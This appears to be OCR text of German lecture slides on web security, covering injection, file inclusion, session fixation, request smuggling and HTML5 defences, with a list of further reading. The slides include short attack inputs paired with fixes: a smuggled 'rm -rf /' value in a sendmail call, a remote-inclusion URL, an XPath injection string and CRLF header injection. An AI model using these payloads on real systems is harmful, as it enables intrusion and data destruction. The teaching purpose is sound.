- Ursache: Designproblem - mehrere Stellen für Charset Definition + Autodetection
- Workarounds:
    - Default Charset per HTTP-Header
    - kein `<meta charset=` o.ä. in uploaded HTML erlauben
    - aber: MSIE UTF-7 Detection ignoriert selbst explizites Charset aus HTTP Header
    - Uploads konvertieren nach UTF-8
    - explizite BOM

Entscheidungen im Server

- Input-Charset vom Formular
- Charset für Normalisierung
- Charset in Datenbank, Datenbankconnector, Filesystem, Inhalt von Files
- Charset in User-Content, externen Includes

- Output-Charset für Seite
- am besten an allen Stellen auf explizites utf-8 normieren, um Charset-Downgrade zu vermeiden

weitere Attacken

Weitere Attacken

offene Daten

- Patientendaten, Firmengeheimnisse... offen auf Webserver
- Vektor:
  - "aus Versehen" - Idiot hat Schreibrechte für public Server
  - "ich dachte das wäre das Intranet" - fehlende Trennung extern/intern
  - "das Verzeichnis war durch robots.txt geschützt" - falsche Vorstellung von Sicherheit
  - "es wusste doch keiner der Filenamen" - dito
  - ...
- Fix:
  - Trennung extern/intern
  - abgestufte Zugangsrechte verbunden mit sinnvoller Schulung

OS Command Injection

- `system( "sendmail -f $from $to" )`
- `to=";rm -rf /"`
- Fix: Validation, Escaping, `system(array)`


RFI/LFI - Remote/Local File Inclusion

- `http://vulnerable/script?action=bla.php`
- PHP: `include($_GET["action"])`
- RFI: `http://vulnerable/script?action=http://bad/hack.php`
- LFI: `http://vulnerable/script?action=/path/userupload.gif%00.php`
- Fix: Verifizierung der Parameter

Session Fixation

- beeinflussen, welchen Session-Id der Nutzer bekommt
- warten, das Server Session-Id mit Nutzer assoziiert
- und dann mit dem bekannten Session-Id Unfug treiben

Bild Session Fixation



Session-Id in URL

- Session-Id ausdenken oder validen Session-Id von Server benutzen
- URL mit Session-Id dem Opfer zukommen lassen (Mail, Link...)
- warten, bis sich Nutzer mit diesem Session-Id einloggt
  - Server assoziiert Nutzer mit Session-Id
- Vektor: mangelhaftes Verständnis Interaktionen
  - Fix: bei Wechsel der Authorization **immer** neuen Session-Id ausstellen

Cookie setzen aus Subdomain

- Session-Cookie ausdenken oder validen Session-Cookie von Server erfragen
- Opfer auf vom Attacker kontrollierte Subdomain lenken
  - z.B. localhost.ebay.com 127.0.0.1
- Session-Cookie für Parent-Domain setzen
- warten das Nutzer sich damit einloggt
- Vektor: Fehldesign Cookies
  - man kann Cookie für Parent-Domain setzen
  - nicht definiertes Verhalten, wenn verschiedene Origins gleichen Key für gleiche Domain benutzen

- Fix#1: bei Wechsel der Authorization **immer** neuen Session-Id ausstellen
- Fix#2: "random" Cookie-Name

Skriptbeeinflussung via HTML Injection

- `<form id=location href=foo>`
- IE8: `location.href == 'foo'`
- analog document.cookie, document.body.innerHTML..
- Vektor: Designproblem Interaktion DOM/Javascript
- Workaround:
  - Validierung, Normalisierung, Escaping
  - Spezialbehandlung spezieller Variablen im Browser

non-Cookie Session-Id Leak via XSS

- Vektor:
  - Session-Id in (hidden) Formularfeldern, URLs...
  - XSS, auslesen der Informationen aus DOM
- Fix:
  - XSS verhindern
  - Session-Id in HTML vermeiden
  - z.B. nicht Session-Id als CSRF-Token einsetzen

OSRF - Origin Site Request Forgery

- interagierende Komponenten:
  - Client: AppFrame, Cookiestore, OtherFrame/ExternApp
  - Webserver mit aktiver Session zu Client
- CGI: `link?type=question`
  - `<img src=question.gif`
- Attacke: `link?type=/delete.cgi#`
  - `<img src=/delete.cgi#.gif`
  - Cookie für Server wird mit übertragen
- Vektor: mangelhafte Validierung Input/Output im Server
  - Fix: Validierung, Normalisierung, Escaping

Session-Id Leak via Referer

- für Cookie-Verweigerer wird Session-Id in URL gepackt

- welche im Referrer zu beachten ist
- Vektor: mangelhaftes Verständnis der Interaktionen
- Fixes:
  - Referrer als öffentlich ansehen und entsprechend behandeln
  - keine externen Links zulassen
  - strip Session-Id von URL vor Weiterleiten nach Extern
  - Session-Id nur per POST-Daten verschicken

XPATH Injection

- XPath: `/users/user[@user='$u' and @pw='$p']/salary`
- Attacke: `p=foo' or 'x'='x`
- `/users/user[@user='$u' and @pw='foo' or 'x'='x']/salary`
- Fix:
  - Validierung, Escaping
  - Parameterized XPath Expressions

HPP - http Parameter Pollution

- Formulardaten
  - `"id=<scr&id=ipt>"`
  - oder auch `"id=<scr"` in URL und `"id=ipt>"` in POST Daten
  - oder auch `"id=<scr%26id=ipt>"`
- Resultat: je nach System
  - "<scr", "ipt>", "<script>", "<scr,ipt>", ['<scr','ipt>'], ...
- Impact: Umgehung von WAF, Inputfiltern, mod_rewrite etc
- Vektor:
  - mangelnde Spezifikation Verhalten in Standard
  - fehlerhafte Normalisierungen
- Workaround: die() wenn Parameter mehrfach

open Redirector

- `http://good/link?url=http://bad/..` - Redirect
- Vertrauen zu 'good' nutzen um nach 'bad' zu verbinden
- Header und Daten einschleusen?
  - `print "Location: $url\r\n"`
  - `..?url=http://bad/%0D%0A%0D%0A<script...`
- XSS: `<meta http-equiv=refresh content=..URL=$url`
- Fix:
  - nur trusted url Parameter

- cryptografische Checksum für url Parameter
- url Parameter verschlüsselt

open URL Proxy

- `http://good/link?url=http://bad/..` - Inhalt durchleiten
- Same-Origin-Policy von good bleibt
  - Seiten aus 'bad' haben Zugriff auf Cookies aus good

window.postMessage

- beteiligte Komponenten: AppFrame, OtherFrame
- HTML5 Kommunikation zwischen beliebigen Frames
- `window.addEventListener("message", recv, false);`
- `function recv(event e) { eval(data) }`
- Attack: `other.PostMessage('...bad code...',target)`
- Fix:
  - URL `e.origin` als erlaubt verifizieren
  - Verifizieren Daten, wenn aus fremdem Origin
- außerdem: target auf URL setzen, die man in other erwartet, statt '*'

HTTP Request Smuggling I

- beteiligte Komponenten: Client, Proxy, Server
- Client: `GET url\r\n` - warten auf Response
- Attacke: `url=http://..\r\n\r\nGET ...`
- und dann noch einem normalen Request Rq2 hinterher
- aus einem Request mach zwei, auch mit Custom-Headern oder Payload (widersprüchliche Content-length)
- funktioniert(e) mit XMLHTTPRequest, Flash, Java(?)...
- Resultat:
  - Proxy sieht 3 Requests und liefert 3 Antworten
  - Client ordnet zweite Antwort dem Request Rq2 zu
  - local Cache Pollution
  - mit Proxy Cascade Proxy Cache Pollution möglich durch ambivalente Daten

Analyse

- Vektor:

    - mangelnde Checks in Requests von Browser/Plugins
    - Ambivalenzen im Standard
    - "best Effort" mit kaputten Servern in Browsern und Proxies
- Fixes:
    - fix Browser/Plugins
    - Ambivalenzen beseitigen in Interpretation
    - "best Security" statt "best Effort" in Middleware, Normalisierung

HTTP Response Splitting

- `GET http://attack.com/` + `GET http://good.com/`
- attack.com liefert ambivalente Response (z.B. widersprüchliche Content-length)
- Resultat:
    - Proxy sieht zwei Requests und drei Antworten von Upstream-Proxy
    - zweite Antwort wird zweitem Request zugeordnet
    - Cache Pollution
- Vektor/Fixes: analog HTTP Request Smuggling

Server DOS

- viele verschiedene Clients (Slashdot-Effekt, Low Orbit Ion Cannon...) via Botnet, Wurm, Social...
- TLS (Re)negotiation
- Hash Complexity DOS
- Domain entführen
- ...

korrupte/fehlfunktionierende Daten

- Audio/Video Codecs
- ungewöhnliche Bildformate
- riesige Bilder
- Popup Stürme
- Memory Exhaustion via Javascript
- ...


Vergangenheit, Gegenwart, Zukunft

Rückblick, Aussichten

.next

- typische Exploits
- aktuelle Probleme
- Entwicklungen, Aussichten

Bild Architektur



Clientseite

Clientseite

Vergangenheit Clientseite

- 2002 jeder darf CA sein mit MSIE (2011 bei iOS nochmal)
- 2006 Frame Injection by Name (IE7)
- 2006 Acrobat Reader `http://host/file.pdf#FDF=javascript:...`
- 2007 Google Mail XSS via Lücke in blogspot Polling Skript
- 2007 ActiveX Symantec, 2008 ActiveX Word
- 2008 Cookie-Policy vs. localhost.ebay.com vs. local CUPS XSS
- 2009,2010 Safari execute Javascript in local context via feed://
- 2010 Firesheep, 2009 sslstrip
- 2010 Cross Origin CSS (POF Yahoo Mail)

- 2011 CA Komprimittierungen Comodo, DigiNotar
- 2004,2007,2011 IE MHTML `mhtml:http://trusted/upload.jpeg!script`
- Flash, XSS

aktuelle Probleme

- Flash, Shockwave Problem#1
- Acrobat Reader Anbindung/Plugins
- XSS permanentes Problem
- ActiveX hat nichts von Gefährlichkeit eingebüßt
- Implementation, Standards vs. Sicherheit
    - MSIE Content-Type Sniffing
    - MSIE UTF-7 Unterstützung
    - FF,MSIE Probleme mit \0 in Data bzw. Entities
    - MSIE MHTML, (FF JAR analog aber gefixt)
    - MSIE Attribute Quoting mit `
    - MSIE Unescaping in CSS Anweisungen statt nur Strings
    - CSS per Standard Müll überlesen
    - Browser per Design Müll überlesen
- PKI, DNS ohne Sec

Entwicklung, Ausblick

- wird spürbar besser (Browsersecurity, DNSSec Rollout, PKI?)
- allerdings steigt Anzahl an Clients und Server und damit Angriffsfläche
- automatische Updates bei Chrome, FF, IE
    - Chrome aktualisiert automatisch Flash, FF checkt zumindest
- IE8 XSS Filter
- HTML5 Verbesserungen
- aber IE hat zuviel Kompatibilitätsmodi für alte Sachen

HTML5

- lebender Standard: aber wo lebt mein Browser gerade?
- klare Definition Parsing incl. Fehlerbehandlung
- iframe Sandboxing
- Websockets
    - schlecht: Mulumulu Schnittstellen jetzt blessed
    - besser als JSONP etc?
- schlecht: localStorage
    - Cookies bisher nur Pointer auf Serverdaten

    - jetzt sensitive Daten beim Client
    - lt. Standard soll das so nicht sein, aber wozu braucht man das sonst?
- CSP Content-Security-Policy
- CORS Cross-Origin-Resource-Sharing

HTML5 CSP

- bisheriges Fehldesign per HTTP Header korrigieren :)
- FF, IE: X-Content-Security-Policy, Chrome: X-Webkit-CSP
- IE10 eingeschränkte Implementierung
- starke Restriktionen per Default...
- kein inline Javascript
- kein Javascript von externen Quellen einbinden
- keine Medien von externen Quellen
- nicht durch andere einbettbar (iframe)
- kein eval, setInterval, setTimeout, new Function.. mit Strings
- keine data-URLs
- muss alles explizit erlaubt sein per HTTP-Header oder Policy-File

HTML5 CORS

- sichere Cross-Origin-Requests via XMLHTTPRequest erlauben
- statt bisher dynamische <script-Tags
- Server muss explizit zustimmen
- Preflight Check empfohlen, aber nicht zwingend

Serverseite

Serverseite

Vergangenheit Serverseite

- viele PHP Lücken durch unsichere Defaults
    - Formular-Parameter als Variablen (register_globals)
    - open SSI
- 2007,2008,2010 CSRF auf interne Router mit default Passwort
- 2010 eBay Exploits durch gekaperten PowerSeller Account (Javascript)
- 2011 Hash Complexity DOS PHP, ASP.NET, Python, Ruby..
- immermal: fehlerhaftes Screening von Ads, include mit <script

- dauernd: SQL Injections, XSS, CSRF

aktuelle Probleme

- mangelhafte Validierung, Normalisierung, Escaping
- ungerechtfertigtes Vertrauen an Ad/Tracking-Server, PowerSeller...
- führen zu CSRF, XSS, SQL Injections

Entwicklungen, Ausblick

- umfassende Frameworks wie GWT bieten evtl. besseren Schutz
- die einfacheren Frameworks verhindern Probleme nicht
- Browserverbesserungen nutzen:
  - `X-Content-Type-Options: nosniff`
  - `X-Frame-Options: DENY|SAMEORIGIN`
  - CSP
  - postMessage

Entwicklungen, Ausblick II

- Sicherheitsbewusstsein muss entwickelt werden
- verschärfte Gesetze führen evtl. zu finanzieller Notwendigkeit von mehr Sicherheit
- von billigen PHP o.ä Codern kann man kein Sicherheitsbewusstsein erwarten
- WAF, IDS?
  - nützlich, wenn WebApp unsicher programmiert
  - ansonsten nur sinnvoll, wenn eng angepasst -> doppelter Aufwand
- SPDY in Chrome, FF11 - gut oder schlecht?

Resourcen

Literatur...

Bücher, Webseiten

- Michael Zalewski - The Tangled Web
- Mario Heiderich - html5sec.org

- Michael Zalewski - Browser Security Handbook
- Martin Johns - PhD Thesis
- OWASP, OWASP Cheatsheets
- WASC, WASC Thread Classification
- Content-Type-Sniffing MSIE
    - "The Content-type Saga"
    - IE Blog 2005
    - MSDN Beschreibung
    - IE Blog 2010
- Test Cases for HTTP Content-Disposition header field
- HTML5::Sanitizer

Blogs

- low-traffic high-quality Blogs
    - lcamtuf - Michael Zalewski
    - hackademix - NoSkript Autor
    - The Spanner
    - XS-Sniper - Billy (RK) Rios
    - IE Blog
    - ModSecurity
    - Dan Kaminski

Fragen